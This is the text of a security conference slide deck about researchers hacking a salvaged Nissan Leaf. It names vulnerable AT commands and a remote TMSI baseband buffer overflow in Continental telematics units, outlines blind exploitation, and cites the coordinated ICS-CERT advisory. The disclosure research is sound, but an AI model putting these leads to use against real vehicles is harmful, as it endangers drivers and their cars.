
Driving down the rabbit hole

Jesse Michael
Mickey Shkatov
Oleksandr Bazhaniuk



Agenda

- Who are we
- Background
- Picking our battles
- The web vuln
- Intermission
- Telematics
  - What is it
  - Local vulnerabilities discovered
  - Writing a blind exploit
  - Remote vulnerability
- Conclusion
- Questions

"Come with me and I'll show you the New Wonderland —"

Who Are We?

Jesse @jessemichael
Mickey @HackingThings
Alex @ABazhaniuk

https://www.mcafee.com/us/threat-center/advanced-threat-research/index.aspx


Background

Background

- Last year was awesome


Background

- After we were done with our previous hackary, we wanted to try something new
- We want to deepen our knowledge and experience with automotive security



Background

- After we were done with our previous hackary, we wanted to try something new
- We want to deepen our knowledge and experience with automotive security
- Actual car hacking experience is at 0%



Background

- Autonomous vehicles
  - Tesla Autopilot
  - Comma.io
  - Google self driving car
  - UBER
- Connected cars
  - Autonomous
  - V2X
  - V2V
- Drive by wire systems
- how does it all work?

Background

If I have seen further than others, it is by standing upon the shoulders of giants.

- Charlie Miller and Chris Valasek
- Troy Hunt and Scott Helme - Nissan web API hack
- Marc Rogers et al.(Tesla hack 2015)
- Keen Labs Tesla hack
- And more...

Background

- Budget?

- Where do we start?

Background

- Budget?

- Where do we start?
- We already pwned an after market IVI , what is next?

*IVI = In-Vehicle Infotainment System

Background

- Budget?


- Where do we start?
- We already pwned an after market IVI , what is next?

*IVI = In-Vehicle Infotainment System

- Ok, Lets go the wrecking yard and look around

Background

- Funny story about the wrecking yard.



Background


- Funny story about the wrecking yard.
  - A junk yard != wrecking yard.
  - Looking for a late model OEM IVI.
  - “What do you have?”
    - An F150 that got into a brawl with a wall and lost
    - a few more squashed cars that are too short
    - one almost perfect car
- So we ended up selecting a car by happenstance, totally random.


Background

- Nice car!
- Can you spot what caused it to be “Totaled”?

Background


- GIMME THAT DASHBOARD!






Background

- 1 week later
- carception



Background

- A trip to Lowe's and a few hours later



Background

- Once it is fully assembled it kinda works
- A “few” errors appear on the instrument panels.
- We need to get this thing on the table somewhat functional
- **NissanConnect℠ EV**

Background

- NissanConnect℠ EV (formerly known as CARWINGS®) is designed to help you manage your Nissan LEAF® and control a host of convenient features. The best part: you don’t have to be in or even near your car to do it. It all works through your smartphone or computer. [*]
- NissanConnect EV is complimentary for three years. You just need to download the companion app to run all the features listed below.

WITH THE NISSANCONNECT℠ EV APP, YOU CAN:

- Find a nearby charging station
- Check on the state of your battery charge
- Remotely start a charging session
- Get notified when your battery is fully charged
- See your estimated driving range
- Heat up or cool down your LEAF® to the comfortable temperature it was when you left it
- Set a reminder to plug in your car

Source:https://www.nissanusa.com/connect/features-app/system-requirements/nissan-connect-ev

Background

- Next step, switch owners in the backend

Background

- Next step, switch owners in the backend
- Nissan requires proof of ownership

Background

- Next step, switch owners in the backend
- Nissan requires proof of ownership
- Go ask nicely for the title from wrecking yard, ahh….. No. Wrecking guy reaction:



- Next step, switch owners in the backend
- Nissan requires proof of ownership
- Go ask nicely for the title from wrecking yard, ahh….. No. Wrecking guy reaction:



Background


- Next step, switch owners in the backend
- Nissan requires proof of ownership
- Go ask nicely for the title from wrecking yard, ahh….. No. Wrecking guy reaction:



- Junk title can't be moved.

Background


- Next step, switch owners in the backend
- Nissan requires proof of ownership
- Go ask nicely for the title from wrecking yard, ahh….. No. Wrecking guy reaction:



- Junk title can't be moved.
- Bill of sale, wrecking yard receipt?

Background

- Next step, switch owners in the backend
- Nissan requires proof of ownership
- Go ask nicely for the title from wrecking yard, ahh….. No. Wrecking guy reaction:




- Junk title can't be moved.
- Bill of sale, wrecking yard receipt?
  - Ask Nissan nicely and you shall receive

Picking our battles

Picking our battles

- We already pwned one in the past, seems like the best place to start.
- Looking at the IVI attack surface:



Picking our battles

- The IVI is running Windows Automotive 7 , no source, requires license.

Picking our battles

- The IVI is running Windows Automotive 7 , no source, requires license.
- That’s too boring!, we want to hack this but...

Picking our battles

- The IVI is running Windows Automotive 7 , no source, requires license.
- That’s too boring!, we want to hack this but...

Picking our battles

- The IVI is running Windows Automotive 7 , no source, requires license.
- That’s too boring!, we want to hack this but...

- Maybe there is something else to hack, let's keep looking

Picking our battles

- Getting any kind of info from the IVI


- Navigation system debug data
- contacts
- way points
- SRAM dump
- Flash dumps



The Web Vuln

The web vuln

After running strings on the debug files we discovered this url:

“http://biz.nissan-gev.com/WARCondelivbas/it-m_gw10/”

- Let’s do a WHOIS
- No one owns it, let’s buy it for the lulz!
- Setting up an EC2 instance and running a generic honey pot
- Let's see who comes knocking

The web vuln

- The Web vulnerability
  - First knock comes from japan

Telematics

Telematics vulnerabilities


- Ok, now that we have gathered our senses together, let's check for known vulnerabilities.
- confirmed local vector
  - AT+STKPROF
  - AT+XAPP
  - AT+XLOG
  - AT+FNS

Telematics

Telematics vulnerabilities


- After confirming the local vulns, let's check for remote ones…
- oh wait!
- Thanks to the amazing Dr. Ralf-Philipp Weinmann we know this baseband FW is vulnerable to an Over-The-Air TMSI buffer overflow.



Telematics

Telematics vulnerabilities


- Confirming the TMSI vulnerability
  - The good book has PoC code in it, yay!
  - OpenBTS has moved on from testcall functionality (“security” reasons)
  - this will take a while, better get a faraday cage



Telematics

Telematics vulnerabilities


- Confirming the TMSI vulnerability using BladeRF



Telematics

Telematics vulnerabilities

- Confirming the TMSI vulnerability
- After many many days of attempts and trying to get OpenBTS to work, Jesse confirms remote buffer overflow!
  - Thank you Jared Boone!



Telematics

Telematics vulnerabilities

- Exploiting
  - We don’t have a copy of the firmware, how do we fix this?
  - Getting the firmware out of the device requires semi-blind exploitation
  - It’s not quite that bad, we have some basic exception logging that includes:
    - Register state at time of crash
    - 178 dwords of stack values upwards from SP at time of crash
  - We can work with that

Telematics

Telematics vulnerabilities

- Exploiting
  - No ASLR

CVSS v3 8.8

ATTENTION:

Remotely exploitable/low skill level to exploit.

Public exploits are available.

Vendor: Continental AG

Equipment: Infineon S-Gold 2 (PMB 8876)

Vulnerabilities:

Stack-Based Buffer Overflow, Improper Restriction of Operations within the Bounds of a Memory Buffer

Conclusion

Advisory

- https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01

AFFECTED PRODUCTS

All telematics control modules (TCUs) built by Continental AG that contain the S-Gold 2 (PMB 8876) cellular baseband chipset are affected. The S-Gold 2 (PMB 8876) is found in the following vehicles:

BMW several models produced between 2009-2010

Ford - program to update 2G modems has been active since 2016 and impact is restricted to the limited number of P-HEV vehicles equipped with this older technology that remain in service.

Infiniti 2013 JX35,Infiniti 2014-2016 QX60,Infiniti 2014-2016 QX60 Hybrid,Infiniti 2014-2015 QX50,Infiniti 2014-2015 QX50 Hybrid,Infiniti 2013 M37/M56,Infiniti 2014-2016 Q70,Infiniti 2014-2016 Q70L,Infiniti 2015-2016 Q70 Hybrid,Infiniti 2013 QX56,Infiniti 2014-2016 QX 80

Nissan 2011-2015 Leaf

Conclusion

Things that are good to know

- Not an 0-Day but more like a 2441-Day.
- Different market segments:
  - Have different levels of security maturity
  - Can have very different product lifecycles
  - Share components
- Need to be aware of security issues found elsewhere

Conclusion

- For helping co-ordinating this, we would like to thank:
  - Nissan NA
  - ICS-CERT - specifically Jason Barkley
  - Auto-ISAC
  - Intel PSIRT

- Advisory
  - https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01

- Tools
  - Latest slides will be posted at https://github.com/HackingThings/Publications
  - Our windows based arduino CAN bus tool: https://github.com/HackingThings/CAN-Bus-Arduino-Tool

DEFCON

Thank you!
